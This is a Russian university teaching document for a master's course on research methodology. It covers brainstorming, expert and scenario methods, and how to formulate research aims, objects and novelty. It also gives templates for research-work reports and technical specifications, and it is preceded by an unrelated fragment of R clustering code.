plot(hclust)
# для кластеризации по построенному дереву необходимо выполнить
его "усечение"
# самый удобный способ - усечение до заданного количества кластеров
hclust$cluster <- cutree(hclust, k=N)
# можно отобразить
clusplot(data,   hclust$cluster,   main='Hierarchy   clustering',
color=TRUE, shade=TRUE, labels=2, lines=0)
hist(hclust$cluster, main="hclust cluster size", col="blue", la-
bels=TRUE)
# сравним с исходными классами
```

```
table(rclass, hclust$cluster)

# также есть способ усечения дерева до заданной высоты
# но количество кластеров теперь может быть любым
hclust$clusterh <- cutree(hclust, h=15)
clusplot(data, hclust$clusterh, main='Hierarchy clustering',
color=TRUE, shade=TRUE, labels=2, lines=0)
hist(hclust$clusterh, main="hclust cluster size", col="blue", la-
bels=TRUE)
table(rclass, hclust$clusterh)

##################################################################
############
# Кластеризация методами нечеткой логики

# кластеризация Fuzzy Analysis Clustering на N кластеров
fclust <- fanny(data, N)
# результат
clusplot(data, fclust$clustering, main='Fuzzy clustering',
color=TRUE, shade=TRUE, labels=2, lines=0)
hist(fclust$clustering, main="fuzzy cluster size", col="blue", la-
bels=TRUE)
table(rclass, fclust$clustering)

##################################################################
############
# Кластеризация через смеси моделей (EM-алгоритм, байесовский
информационный критерий)

# выполняем кластеризацию, метод не позволяет задать число классов
mclust <- Mclust(data)
# результат
clusplot(data, mclust$classification, main='Model-based cluster-
ing', color=TRUE, shade=TRUE, labels=2, lines=0)
hist(mclust$classification, main="Model-based cluster size",
col="blue", labels=TRUE)
table(rclass, mclust$classification)
```

МИНИСТЕРСТВО НАУКИ И ВЫСШЕГО ОБРАЗОВАНИЯ
РОССИЙСКОЙ ФЕДЕРАЦИИ
Федеральное государственное бюджетное образовательное
учреждение высшего образования
«Чеченский государственный университет им. А.А. Кадырова»
ИНСТИТУТ МАТЕМАТИКИ, ФИЗИКИ И ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ
Кафедра программирования и ИКТ

УЧЕБНО-МЕТОДИЧЕСКОЕ ОБЕСПЕЧЕНИЕ ДИСЦИПЛИНЫ
«Методология научной деятельности»

Направление подготовки (специальности)	Информатика и вычислительная техника
Код направления подготовки (специальности)	09.04.01
Профиль подготовки	Технологии интеллектуальных автоматизированных систем
Квалификация выпускника	Магистр
Форма обучения	Заочная

Грозный, 2022 г.

Практика 1.

Методы научных исследований. Экспертные методы. Метод мозгового штурма. Метод синектики. Метод сценариев. Методы моделирования. Графовые методы. Диаграммы Исикавы**.**

Экспертные методы

Методы, основанные на использовании знаний и интуиции специалистов, методы, которые опираются на выявленные и обобщенные мнения экспертов.

Частный случай - метод «мозгового штурма».

Метод, который позволяет при минимальных затратах времени найти множество решений, выдвигаемых участниками спонтанно, для поставленной проблемы. Этот метод был разработан А. Осборном в 1953 г. Его также называют методом КГИ (коллективная генерация идей) или методом творческого решения проблем.

Данный метод применяется при поиске решений в недостаточно исследованной области, при выявлении новых направлений решения проблемы и при уничтожении недостатков в уже существующей системе. При проведении метода «мозговой атаки» «необходимо руководствоваться следующими правилами:

• существует запрет на критику выдвигаемых идей;

• предложенные идеи оцениваются после «мозговой атаки»;

• среди выдвигаемых идей в первую очередь приветствуются оригинальные и необычные идеи, а также высказанные экспромтом;

• вероятность появления ценных идей зависит от количества выдвигаемых идей: чем больше, тем лучше;

• предпочтения отдаются комбинированным (соединение нескольких идей в одну) и усовершенствованным идеям (развитие уже высказанной идеи);

• при выдвижении новых идей должна соблюдаться цепная реакция идей;

• участники «мозговой атаки» могут выступить несколько раз, но каждый раз должно высказываться не больше одной идеи для лучшего ее восприятия;

• высказанные идеи не имеют авторов, так как идея могла ранее «мысленно принадлежать» любому из участников.

Достоинства метода «мозговой атаки» следующие:

• групповое мышление порождает на 70% больше новых ценных идей, чем сумма индивидуальных независимых предложений;

• тренирует умственные способности участников;

• дает возможность получить новые неожиданные видения рассматриваемой проблемы;

• позволяет с большим доверием относиться к выдвинутым идеям.

Задание: Разбиться на команды и с помощью метода мозгового штурма придумать аннотацию на статью.

Метод экспертных оценок

Метод анализа и обобщения суждений и предположений с помощью экспертов.

Данный метод используют, когда рациональные математические методы малоэффективны при решении проблем. Производится интуитивно-логический анализ проблемы с последующей количественной оценкой суждений и формальной обработкой результатов.

Данные методы особенно эффективны в условиях:

• большой неопределенности среды, в которой функционирует исследуемый объект;

• дефицита времени и в экстремальных ситуациях;

• отсутствия надежной теоретической основы.

Методы экспертной опенки применяют при решении следующих задач:

• составления перечня возможных событий в различных областях за определенный промежуток времени;

• определения наиболее вероятных интервалов времени совершения совокупности событий;

• определения целей и задач с упорядочением их по степени важности;

• определения альтернативных вариантов решения задач с оценкой их предпочтительности;

• альтернативного распределения ресурсов для решения задач с оценкой их предпочтительности;

• альтернативных вариантов принятия решений в определенной ситуации с оценкой их предпочтительности.

Сценарные методы исследования систем

Сценарий позволяет создать предварительное представление о системе (проблеме) в ситуациях, когда не удается сразу отобразить ее формальной моделью. Основное достоинство метода – он позволяет построить внутренне согласованную картину будущего развития объекта, не упустив действие многообразных факторов. Тем самым, он может служить основой для создания постоянно действующих систем прогнозирования и слежения за тенденциями развития сложного объекта. Недостаток – возможность «заблудиться» во множестве различных вариантов развития системы. Поэтому необходимо упрощение задачи, которое достигается либо введением показателей вероятности тех или иных сценариев, либо более субъективным выбором нескольких основных схем.

Сценарий обычно имеет *многовариантный* характер и рассматривает три линии поведения: *оптимистическую, пессимистическую и наиболее вероятную*. При этом, как правило, в сценарии сочетаются нормативный и дескриптивный подходы.

Сценарные методы исследования систем

К основным методам построения сценариев относятся:

- экспертные;

- морфологический анализ;

- имитационное моделирование;

- динамическое моделирование;

- сетевые (в частности, стохастические сетевые методы);

- методы ситуационного моделирования;

- комбинация различных методов.

Сценарные методы исследования систем

В качестве примера приведем следующую *процедуру* формирования сценариев развития организации.

Шаг1. Определение ключевых стратегических направлений развития организации.

Шаг 2. Установление ключевых факторов ближней внешней среды.

Шаг 3. Определение ключевых факторов дальней внешней среды.

Шаг 4. Ранжирование факторов по важности и степени неопределенности.

Шаг 5. Выявление логики каждого сценария.

Сценарий № 1. Государственная поддержка в условиях благоприятной экономической конъюнктуры. Данный сценарий носит благоприятный характер для всей отрасли, особенно для предприятий, производящих уникальные программные продукты.

Сценарий № 2. Государственная поддержка отсутствует, экономическая конъюнктура на подъеме. Ситуация, благоприятная, главным образом, для сильных компаний, не нуждающихся в поддержке.

Сценарий № 3. Государственная поддержка в условиях неблагоприятной экономической конъюнктуры. Подобный сценарий позволяет развиваться компаниям, получающим поддержку государства.

Сценарий № 4. Отсутствие государственной поддержки в условиях плохой конъюнктуры (например, экономического кризиса). Это сценарий пессимистический, неблагоприятный для производства инновационных продуктов.

Методы моделирования

Это исследование определенных объектов путем воспроизведения их характеристик на другом объекте – модели. Последняя представляет собой аналог того или иного фрагмента действительности (вещного или мыслительного) – оригинала модели. Следовательно, при моделировании изучаемый объект (явление, процесс) заменяется другой вспомогательной или искусственной системой. Закономерности и тенденции, выявленные в процессе моделирования, затем распространяются на реальную действительность.

Процесс моделирования

Процесс моделирования включает в себя три элемента:

1. субъект (исследователь);

2. объект исследования;

3. модель, опосредующую отношения познающего субъекта и познаваемого объекта.

Этап построения модели предполагает наличие некоторых знаний об объекте-оригинале. Познавательные возможности модели обусловливаются тем, что модель отражает какие-либо существенные черты объекта-оригинала. Считается, что модель утрачивает свой смысл как в случае тождества с оригиналом, так и в случае чрезмерного во всех существенных отношениях отличия от оригинала.

Преимущества метода моделирования

Преимущества метода моделирования очевидны:

1. он дает ключ к познанию многих объектов, которые не поддаются непосредственному измерению;

2. моделирование облегчает и упрощает исследование, делает его более наглядным;

3. с моделями можно экспериментировать.

Примеры применения метода моделирования

В настоящее время, пожалуй, нет такой области научного знания, в которой не применялся бы метод моделирования.

Практика 2.

Методология научной деятельности

Разбор терминов научного исследования, таких как гипотеза, концепция, факты, положения, предмет и объект исследования, актуальность, научная новизна на примере авторефератов, магистерских и кандидатских диссертаций.

Проблема исследования – это противоречивая ситуация, требующая разрешения.

Проблема часто отождествляется с вопросом, представляющим для исследователя интерес. Однако она не выдвигается произвольно, а является результатом изучения практики и научной литературы, выявления противоречий.

Проблема возникает тогда, когда прежнего знания становится недостаточно, а новое еще не приняло развитой формы. Поэтому, ставя проблему, нужно ответить на вопрос: «Что нужно изучить из того, что ранее не было изучено?».

Проблема должна соответствовать критериям:

• Объективность - возникновение проблемы должно быть продиктовано объективными факторами.

• Значимость - проблема должна иметь теоретическое или прикладное значение для науки.

Тема исследования – это ракурс, в котором рассматривается проблема.

Заключенное в проблеме противоречие отражает тема, ее формулировка одновременно уточняет проблему. Тема должна представлять собой лаконичное и четкое ограничение аспектов исследуемой области. Другими словами, тема - это содержание работы, заключенное в одной фразе.

Тема представляет собой объект изучения в определенном аспекте, характерном для данной работы.

Выбор тематики исследований в разных ситуациях может быть различным.

Объект исследования – это носитель проблемы, на который направлена исследовательская деятельность (это то, к чему применяется исследование).

Объект исследования соответствует достаточно общей сфере знания (деятельности, реалий мира).

Выбор объекта определяет ракурс работы (исторический, юридический, социологический, политологический, географический, экологический, биологический и т.д.)

Предмет исследования – это конкретная часть объекта, внутри которого ведется исследование (явления, отдельные их стороны, некоторые аспекты и т.д.).

Предмет исследования – это свойство или характеристика объекта (более узкое понятие по сравнению с «объектом»). Именно предмет изучается в ходе работы.

Недопустима подмена предмета исследования в ходе работы. Это «слабое звено», обнаруживаемое уже в противоречии, затем становящееся проблемой и, наконец, включенное в цель.

Объект и предмет исследования соотносятся между собой как целое и часть, общее и частное. При таком определении связи между ними предмет - это то, что находится в границах объекта.

Пример 1

Тема диссертации – БИОИНСПИРИРОВАННЫЕ МЕТОДЫ И СРЕДСТВА АВТОМАТИЗИРОВАННОГО РАЗМЕЩЕНИЯ ФРАГМЕНТОВ СБИС .

Объектом исследования являются фрагменты коммутационных схем СБИС.

Предметом исследования являются структурные и математические модели, методы и алгоритмы поддержки проектных процедур конструкторского проектирования.

Цель исследования

Цель научного исследования – это ответ на вопрос, зачем проводится данное исследование. Ученый должен сформулировать значимость результата, который он надеется получить после завершения работы.

– словесно-логическое описание представления о результате исследования, того, что ожидается в итоге исследовательской работы.

Задачи исследования – это перечисление этапов, которые необходимо выполнить, чтобы достичь цели исследования.

Задачи всегда перечисляют после цели. Если цель может быть только одна, то задачи не имеют ограничений в количестве. Однако в среднем их число не превышает 5-10 позиций в разных работах.

Типичные ошибки при формулировании целей и задач, которые следует избежать:

Цель научной статьи не связана напрямую с темой, проблематикой, субъектом и объектом, а задачи не соответствуют ожидаемой цели.

Цель исследования шире или уже темы, обозначенной в названии работы, или не вытекает из нее.

Цель сформулирована так, что нельзя понять ожидаемый результат.

Непонятна практическая ценность результата исследования.

Задачи дублируют цели исследования, будучи просто сформулированными с помощью синонимов.

Пример 2:

Тема диссертации – РАЗРАБОТКА И ИССЛЕДОВАНИЕ МЕТОДОВ СЕГМЕНТАЦИИИЗОБРАЖЕНИЙ С ПРИМЕНЕНИЕМ БИОНИЧЕСКИХ МОДЕЛЕЙ

Цель и задачи: Цель заключается в повышении точности и скорости решения задачи сегментации изображений, имеющей существенное значение для разработки методов анализа и распознавания изображений, на основе использования бионических моделей роевого интеллекта.

Задачи: – анализ существующих методов и алгоритмов сегментации изображений и выделения границ объектов, выявление и обоснование подходов наиболее пригодных для достижения поставленной цели;

– разработка, исследование и применение моделей и методов роевого интеллекта для решения задачи сегментации изображений с учетом критериев точности и скорости распознавания;

– теоретическая и экспериментальная оценка потенциала роевых методов сегментации с целью расширения сферы применения бионических моделей в теории распознавания изображений, получения новых научных данных о путях развития исследований в области сегментации изображений, повышении их продуктивности;

– реализация и тестирование разработанных методов путем разработки специализированного программного обеспечения для сравнения разработанных методов с конкурирующими методами на всемирно распространенных тестовых задачах из библиотек бенчмарок.

Задание 1: Сформулировать задачи исследования, его объект и предмет исходя и предоставленного текста диссертации.

Тема – Методы и алгоритмы штрихового кодирования для задач лицевой биометрии.

Целью исследования является развитие технологии штрихового кодирования на базе QR-кодов для задач лицевой биометрии, обеспечивающей повышение объемов записи в QR-кодах лицевой биометрической информации, передачу ее без потерь в обменных операциях с памятью и защиту от прямого доступа к ней.

Актуальность исследования

Актуальность исследования отражает степень важности ее в данный момент и в данной ситуации для решения проблемы, вопроса или задачи.

Существуют 2 основных направления характеристики актуальности темы: исследование может быть актуально потому, что определенные аспекты большой проблемы, темы изучены недостаточно. Проведение исследования

направлено как раз на преодоление этого пробела; актуальность работы может быть связана с возможностью решения определенной практической задачи на основе полученных в исследовании данных.

Актуальность исследования - это степень ее важности в данный момент и в данной ситуации для решения данных проблем, вопроса или задачи

Научная новизна – это характеризующая составляющая проведенного исследования, определяющая новаторский характер данных, полученных в ходе написания работы.

Принципиальное отличие – составляющая исследования отличающая предложенное исследование от других.

Задание: Разбор примеров написания актуальности, форулирования новизны из авторефератов, диссертаций.

Пример актуальности 1

На сегодняшний день качество распознавания устной речи интеллектуальными диалоговыми системами стремительно повышается. – **обозначение проблемы исследования**

Однако для раскрытия смысла сообщения не достаточно знать совокупность слов, составляющих речевой сигнал. Правильная интерпретация контекста невозможна без учета невербальных сигналов, сопровождающих словесные конструкции. Следовательно, распознавание эмоционального состояния говорящего является ключевым аспектом в ходе анализа устной речи. Однако в связи с особенностями задачи применение стандартных методов интеллектуального анализа данных не обеспечивает высокой эффективности**. - выявление существующих проблем**

Практика 3

Разработка многих изделий, и в особенности в рамках государственного заказа, начинается с аббревиатур: НИР, ОКР, НИОКР. Попытаемся разобраться, что же такое НИР, ОКР и НИОКР. НИР – научно-исследовательская работа. Как видно из расшифровки названия – это научная работа, связанная с исследованиями, экспериментами, обобщением и анализом данных/информации. В качестве результата НИР обычно выделяют отчет о НИР (выполняется по ГОСТ 7.32-2001 «Отчет о научно-исследовательской работе. Структура и правила оформления»). Также одним из результатов НИР может являться техническое задание (ТЗ).

Отчет о НИР, как правило, содержит: цели и задачи научных исследований, оценку состояния решаемой научной проблемы, новизны, сущность научной работы, методику и основные результаты исследований.

Требования к выполнению НИР

Основные требования, обеспечивающие выполнение стоящих перед НИР задач, в том числе требования, выработанные на основе анализа отечественных и зарубежных материалов, результатов ранее выполненных прогнозно-поисковых и прикладных НИР, достижений и перспективных направлений развития науки и техники в области разрабатываемой проблемы.

В процессе выполнения НИР должны быть проведены поэтапные патентные исследования и составлен отчет (справка) о них.

1. Исследовать, обосновать и выбрать методы и средства...
2. Исследовать и показать эффективность (по выбранному и обоснованному критерию) предлагаемого к разработке специального средства для практического решения задач по уничтожению химического оружия.
3. Разработать в _____ экземплярах и провести полевые (лабораторные) испытания экспериментального образца (установки, стенда, АРМ, препарата, методики и пр.).

4. Предполагаемыми результатами НИР являются...

Обоснование перспективных направлений прогнозно-поисковых и прикладных работ, методов (способов, специальных мероприятий) по утилизации (уничтожению) химического оружия.

Работа по теме заканчивается...(разработкой и обоснованием проектов ТЗ на выполнение аванпроекта, ТЗ на ОКР, разработкой и утверждением комплекта НТД, разработкой методики и программного обеспечения и др.).

5. При условии определившихся на момент разработки настоящего ТЗ составных частей НИР указываются наименования этих составных частей:

Составная часть НИР -

Технические задания на составные части НИР должны быть согласованы с Заказчиком.

6. В ходе работы должны быть разработаны, согласованы и утверждены установленным порядком следующие документы...

Перечень разрабатываемых НД, комплектность макетов и др., перечень ведомств, с которыми подлежит согласование (проведение экспертизы) НД, и порядок их утверждения.

7. НИР в целом и составные части НИР должны выполняться в соответствии с требованиями ГОСТ РВ 15.105-2001 и ГОСТ 7.32-2001.

Эффектность НИР определяется с учетом различных видов проявления полезного эффекта, который может быть получен при использовании его результатов :

1. *социальный эффект*
2. *оборонная эффективность*
3. *экономическая эффективность*
4. *научно-техническая эффективность*

Научно-техническая эффективность отражает прирост информации для внутринаучного потребления, возможно использование результатов других научных исследований (научных публикаций, докладов, открытий, защит, диссертаций, изобретений).

Оценка научной и научно-технической результативности НИР производится с помощью системы взвешенных балльных оценок. Для фундаментальных НИР рассчитывается только коэффициент научной результативности (табл. 1), а для поисковых работ – и коэффициент научно-технической результативности (табл. 2.). Оценки коэффициентов могут быть установлены только на основе опыта и знаний научных работников, которые являются экспертами. Оценка научно-технической результативности прикладных НИР производится на основе сопоставления достигнутых в результате выполнения НИР технических параметров с базовыми (которые можно было реализовать до выполнения НИР).

В этом случае коэффициент научно-технической результативности определяется по следующей формуле:

$$K_{HTp} = \sum_{i=1}^{k} K_{\text{ВП}i} K_{\text{П}i}$$

где k – число оцениваемых параметров; $K_{\text{ВП}i}$ – коэффициент влияния i-го параметра на научно-техническую результативность; $K_{\text{П}i}$ – коэффициент относительного повышения i-го параметра по сравнению с базовым значением

Фактор научной результативности	Коэффициент значимости фактора	Качество фактора	Характеристика фактора	Коэффициент достигнутого уровня
1	2	3	4	5
Новизна полученных результатов	0,5	Высокая	Принципиально новые результаты Новая теория Открытие новой закономерности	1,0
		Средняя	Некоторые общие закономерности Методы, способы позволяющие создать принципиально новую продукцию	0,7
		Недостаточная	[illegible]	0,3
		Минимальная	[illegible]	0,1

Фактор научной результативности	Коэффициент значимости фактора	Качество фактора	Характеристика фактора	Коэффициент достигнутого уровня
1	2	3	4	5
Перспективность использования результатов	0,5	Первостепенная	Результаты могут найти применение во многих научных исследованиях	1,0
		Важная	Результаты будут использованы при разработке новых технических решений	0,8
		Полезная	Результаты будут использованы при выполнении НИОКР и разработках	0,5

Фактор научной результативности	Коэффициент значимости фактора	Качество фактора	Характеристика фактора	Коэффициент достигнутого уровня
1	2	3	4	5
Глубина научной проработки	0,35	Высокая	Выполнение сложных теоретических расчетов Проверка на большом объеме экспериментальных данных	1,0
		Средняя	Невысокая сложность расчетов Проверка на небольшом объеме экспериментальных данных	0,6
		Недостаточная	Теоретические расчеты просты Эксперимент не проводился	0,1
Степень вероятности успеха	0,15	Большая		1,0
		Умеренная		0,6
		Малая		0,1

Фактор научной результативности	Коэффициент значимости фактора	Качество фактора	Характеристика фактора	Коэффициент достигнутого уровня
1	2	3	4	5
Масштаб реализации результатов	0,3	Национальная компания	Время реализации: до 3 лет до 5 лет до 10 лет свыше 10 лет	1,0 0,8 0,6 0,4
		Отрасль	Время реализации: до 3 лет до 5 лет до 10 лет свыше 10 лет	0,8 0,7 0,5 0,3
		Отдельные фирмы и предприятия	Время реализации: до 3 лет до 5 лет до 10 лет свыше 10 лет	0,4 0,3 0,2 0,1

Фактор научной результативности	Коэффициент значимости фактора	Качество фактора	Характеристика фактора	Коэффициент достигнутого уровня
1	2	3	4	5
Завершенность результатов	0,2	Высокая	Готовые условия на ОКР	1,0
		Средняя	Возможность разработки опытного образца	0,6
		Недостаточная	Обзор информации	0,4

Признаки НТЭ		Балльные значения x_i	b_i
Ожидаемый уровень результатов НИР	Принципиальное новшество	10	0,6
	Относительно новый	4	
	Не обладающий новизной	0	
Теоретический уровень НИР	Установление новых теоретических знаний	10	0,4
	Глубокая проработка проблемы	8	
	Разработка способа, литературы, программы	6	
Возможность практического использования результатов	В течении 1-2 лет	10	0,2
	3-5 лет	5	
	Свыше 5 лет	2	
	Неопределенные возможности	0	

В соответствии с постановкой задачи прикладной НИР ее обобщенные исходы могут иметь следующий характер:

- отрицательные результаты (например, вывод – создать новый образец техники не представляется возможным на основе исследованных научных направлений);

- промежуточные результаты (необходимо продолжить исследования);

- положительные результаты (на основе полученных в НИР результатов можно приступить к выполнению ОКР, в этом случае в состав итогового отчета по НИР включается проект технического задания на ОКР). Методы

исследований, применяемые в НИР, должны быть согласованы с поставленной задачей и спецификой предмета исследования

Задание. Оценить эффективность НИР по таблицам на примерах реальных отчетов о НИР.

Практики 4-5

Отчёт о НИР, структура отчёта. Техническое задание на НИР, его содержание. Создание технического проекта. Создание эскизного и технического проектов. Создание рабочего проекта. Анализ принципов системного подхода при планировании проектной деятельности

НИР – научно-исследовательская работа. Как видно из расшифровки названия – это научная работа, связанная с исследованиями, экспериментами, обобщением и анализом данных/информации. В качестве результата НИР обычно выделяют отчет о НИР (выполняется по ГОСТ 7.32-2001 «Отчет о научно-исследовательской работе. Структура и правила оформления»). Также одним из результатов НИР может являться техническое задание (ТЗ).

Отчет о НИР, как правило, содержит: цели и задачи научных исследований, оценку состояния решаемой научной проблемы, новизны, сущность научной работы, методику и основные результаты исследований.

Техническое задание обычно разрабатывается, если по результатам НИР планируется разработка образцов продукции.

ОКР – опытно-конструкторская работа – комплекс мероприятий, направленных на разработку конструкторской и технологической документации, изготовление по ним опытного образца, а также проведение испытаний опытного образца изделия с последующей корректировкой документации и принятием решения о возможности серийного изготовления продукции.

ОКР не всегда предшествует выполнение НИР. Основанием для выполнения ОКР являются техническое задание и договор на выполнение ОКР. В зависимости от Заказчика выделяют следующие виды ОКР:

- создание продукции по государственному заказу;

- создание продукции по заказу конкретного потребителя (коммерческих структур);

- инициативные разработки продукции;

- создание продукции по заказу Министерства Обороны Российской Федерации.

Выполнение первых трех категорий ОКР регламентировано ГОСТ Р 15.201-2000 «Система разработки и постановки продукции на производство (СРПП). Продукция производственно-технического назначения. Порядок разработки и постановки продукции на производство»

ОКР по заказу МО РФ выполняются в соответствии с ГОСТ РВ 15.203-2001 «Система разработки и постановки продукции на производство. Военная техника. Порядок выполнения опытно-конструкторских работ по созданию изделий и их составных частей».



НИОКР – научно-исследовательские и опытно-конструкторские работы – совокупность научных и конструкторских работ, целью которых служит получение новых знаний или создание нового изделия/технологии.

Выполнение НИР и ОКР производится по этапам. Под этапом подразумевается перечень определенных работ с установленными сроками выполнения, самостоятельным планированием и финансированием. Выполнение этапа работ, как правило, закрывается актом сдачи-приемки с указанием результатов выполнения этапа и сведениями об оплате работ.

Выделяют понятие СЧ ОКР и СЧ НИР. СЧ – это составная часть научно-исследовательской или опытно-конструкторской работы. Если часть работ в рамках НИР или ОКР выполняется сторонней организацией по отдельному техническому заданию, то такую работу выделяют в составную часть.

В рамках выполнения НИР или ОКР обычно выделяют следующие стороны выполнения работ:

Заказчик ОКР – организация, осуществляющая заказы на научные исследования, опытно-конструкторские работы, в чьих интересах проводится выполнение работ.

Головной Исполнитель ОКР – организация, являющаяся основным исполнителем ОКР, заключившая договор с Заказчиком ОКР.

Исполнитель СЧ ОКР – организация, заключившая договор с Головным исполнителем ОКР на выполнение составной части ОКР.

Изготовитель – организация, осуществляющая постановку на производство и изготовление опытных образцов продукции. В качестве Изготовителя также могут выступать и Головной Исполнитель ОКР и Исполнитель СЧ ОКР.

1. Основание для выполнения НИР

2. Цели и задачи НИР

(Общая характеристика и оценка состояния вопросов, решаемых в НИР.)

2.1. Цель НИР.

2.1.1. Исследование принципов (путей) создания...

2.1.2. Разработка научно-технических основ...

2.1.3. Создание...

2.1.4. Исследование вопросов эксплуатации...

2.2. Задачи НИР.

2.2.1. Определить...

2.2.2. Исследовать...

2.2.3. Создать...

3. Требования к выполнению НИР

3.1. Основные требования, обеспечивающие выполнение стоящих перед НИР задач, в том числе требования, выработанные на основе анализа отечественных и зарубежных материалов, результатов ранее выполненных прогнозно-поисковых и прикладных НИР, достижений и перспективных направлений развития науки и техники в области разрабатываемой проблемы.

В процессе выполнения НИР должны быть проведены поэтапные патентные исследования и составлен отчет (справка) о них.

3.2. Исследовать, обосновать и выбрать методы и средства...

3.3. Исследовать и показать эффективность (по выбранному и обоснованному критерию) предлагаемого к разработке специального средства для практического решения задач по уничтожению химического оружия.

3.4. Разработать в _____ экземплярах и провести полевые (лабораторные) испытания экспериментального образца (установки, стенда, АРМ, препарата, методики и пр.).

3.5. Предполагаемыми результатами НИР являются...

Обоснование перспективных направлений прогнозно-поисковых и прикладных работ, методов (способов, специальных мероприятий) по утилизации (уничтожению) химического оружия.

3.6. Работа по теме заканчивается...(разработкой и обоснованием проектов ТЗ на выполнение аванпроекта, ТЗ на ОКР, разработкой и утверждением комплекта НТД, разработкой методики и программного обеспечения и др.).

3.7. При условии определившихся на момент разработки настоящего ТЗ составных частей НИР указываются наименования этих составных частей:

Составная часть НИР -

Технические задания на составные части НИР должны быть согласованы с Заказчиком.

3.8. В ходе работы должны быть разработаны, согласованы и утверждены установленным порядком следующие документы...

Перечень разрабатываемых НД, комплектность макетов и др., перечень ведомств, с которыми подлежит согласование (проведение экспертизы) НД, и порядок их утверждения.

3.9. НИР в целом и составные части НИР должны выполняться в соответствии с требованиями ГОСТ РВ 15.105-2001 и ГОСТ 7.32-2001.

4. Технические требования

4.1. Требования к создаваемым (модернизируемым) средствам и методам уничтожения химического оружия (тактико-технические характеристики, требования к эффективности, экономичности, воспроизводимости и т.д.), определяемые их назначением, условиями эксплуатации и применения на объектах уничтожения химического оружия.

4.2. Провести апробирование разрабатываемого средства на объектах уничтожения химического оружия.

4.3. В работе должны быть выработаны предложения и рекомендации по внедрению методов и технологий на объектах уничтожения химического оружия.

4.4. Для выбранного и обоснованного средства контроля должны быть обоснованы и разработаны требования по метрологическому, методическому, техническому, информационному и программному обеспечению, а также требования по обеспечению безопасности для жизни и здоровья личного состава и охране окружающей природной среды.

4.5. Обосновать научно-технические пути разработки экологически безопасных методов утилизации и уничтожения.

5. Этапы НИР

6. Требования к разрабатываемой документации

6.1. Отчетная научно-техническая документация разрабатывается в соответствии с требованиями ГОСТ В 15.110-81, ГОСТ РВ 15.105-2001 и ГОСТ 7.32-2001 оформляется в машинописном виде и представляется Заказчику за 20 дней до окончания этапа работы.

Вся отчетная документация представляется Заказчику в отпечатанном виде, а также на магнитных носителях.

6.2. Макетные образцы, разработанные в НИР, и проект акта передачи их Заказчику представляются вместе с отчетной документацией.

6.3. При практическом апробировании метода (средства) совместно с отчетной документацией представляются акты результатов испытаний,

утвержденные должностными лицами, и другие документы, подтверждающие результаты апробации.

Порядок выполнения и приемки НИР

7.1. При привлечении к НИР (по согласованию с Заказчиком) исполнителей составных частей НИР головной исполнитель при выборе направлений исследований разрабатывает, согласовывает с исполнителями составных частей, утверждает и выдает им ТЗ на составную часть НИР и, при необходимости, заключает с ними контракты на выполнение составных частей НИР (этапов составных частей НИР), производит с участием представителя Заказчика при нем и исполнителях составных частей НИР рассмотрение и приемку их результатов.

7.2. Головной исполнитель НИР в процессе НИР осуществляет техническое руководство и контроль за выполнением составных частей НИР (этапов составных частей НИР).

7.3. Приемка НИР в целом и ее этапов осуществляется комиссией Заказчика в соответствии с ГОСТ РВ 15.105-2001.

7.4. Комиссия назначается приказом (распоряжением) Заказчика. Председателем комиссии по приемке НИР назначают представителя от Заказчика. В состав комиссии включают представителей от:

- заказчика, других его представителей (по решению Заказчика);
- головного исполнителя НИР, исполнителей составных частей НИР;
- представительства Заказчика при головном исполнителе НИР (если они контролируют работу по условиям контракта);
- других заинтересованных организаций (по решению Заказчика)

7.5. Перед предъявлением НИР к приемке головной исполнитель НИР уведомлением предъявляет представительству Заказчика при головном исполнителе НИР для выдачи заключения о готовности НИР к приемке:

- утвержденные ТТЗ (ТЗ) на НИР, ТЗ на составные части НИР с дополнениями к ним (если они разрабатывались), контрактную документацию;

- утвержденные акты приемки завершенных этапов НИР и составных частей НИР в целом;
- утвержденный научно-технический отчет по НИР, другую отчетную научно-техническую документацию и научно-техническую продукцию, предусмотренную в ТТЗ (ТЗ) и контракте;
- протокол заседания научно-технического совета головного исполнителя НИР по рассмотрению результатов законченной НИР;
- макеты, программы и протоколы их испытаний (если это предусмотрено в ТТЗ (ТЗ));
- акты об изготовлении и инвентаризации материальных ценностей, созданных (приобретенных) в рамках НИР;
- проект программы приемки НИР (если она предусмотрена);
- предложения по составу комиссии по приемке НИР, согласованные с организациями, выделяющими в комиссию своих представителей;
- рекомендации и предложения по реализации и использованию результатов НИР.

Состав технических документов и материалов, предъявляемых к приемке НИР, допускается уточнять по согласованию с Заказчиком.

Представительство Заказчика при головном исполнителе НИР в 10-дневный срок должно выдать головному исполнителю НИР и Заказчику заключение о готовности НИР к приемке или об отклонении от приемки.

В случае отклонения приемки НИР представительством Заказчика Заказчик должен подтвердить свое согласие с выданным заключением. После доработки отчетные материалы по НИР предъявляются в представительство Заказчика повторно.

8. Сроки выполнения НИР

9. Заказчик и исполнители НИР

10. Порядок финансирования

По государственному контракту с Федеральным агентством по промышленности. Ориентировочная стоимость работы - _____ млн. рублей.

Разбор примеров

Тема : Кодирование и декодирование видео

Цель: Изучить современные подходы кодирования видео

Задачи:

Поиск современных подходов кодирования

Сравнение найденных подходов

Выбор критериев оптимальности

Выбор лучшего подхода на основе выбранных критериев

Объект: Видео данные

Предмет: методы кодирования и декодирования видео

Методы: анализ, сравнение, индукция и дедукция.

Тема : Решение задачи распознания объектов в реальном времени нейросетевыми методами и алгоритмами

Цель: Поиск оптимального метода в критерии (ресурсо-затрат) для решения задач распознания объектов в реальном времени

Задачи:

Уточнение критериев оптимальности

Поиск методов распознания объектов

Сравнение методов

Выбор оптимального метода

Объект: нейросетевыми методами и алгоритмами

Предмет: нейросетевые методы распознания объектов в реальном времени

Методы: анализ, сравнение, индукция и дедукция.

Тема : Решение задачи распознания с использованием облачных вычислений

Цель: Выбор наиболее оптимальных в критерии точности методов и средств анализа изображений

Задачи:

Уточнить параметры изображений

Уточнить задачи выполняемые с помощью облачных вычислений

Выполнить поиск методов

Проанализировать методы обработки изображений с использованием облачных вычислений

Выбрать оптимальный метод

Объект: Методы решения задачи распознания

Предмет: облачные методы распознания объектов изображений

Методы: анализ, сравнение, индукция и дедукция.

Тема : Решение задачи многокритериальной оптимизации

Цель: Поиск оптимального метода определение весов критериев при решении задач многокритериальной оптимизации

Задачи:

Постановка проблемы определение весов для задачи многокритериальной оптимизации

Поиск существующих методов и подходов определения весов критериев в многокритериальной оптимизации

Анализ существующих методов

Выбор оптимального метода

Объект : Методы оптимизации

Предмет: методы многокритериальной оптимизации

- Методы: анализ, моделирование, сравнение, индукция и дедукция.

Техническое задание

1. именование темы НИР;
2. исполнитель;
3. заказчик;
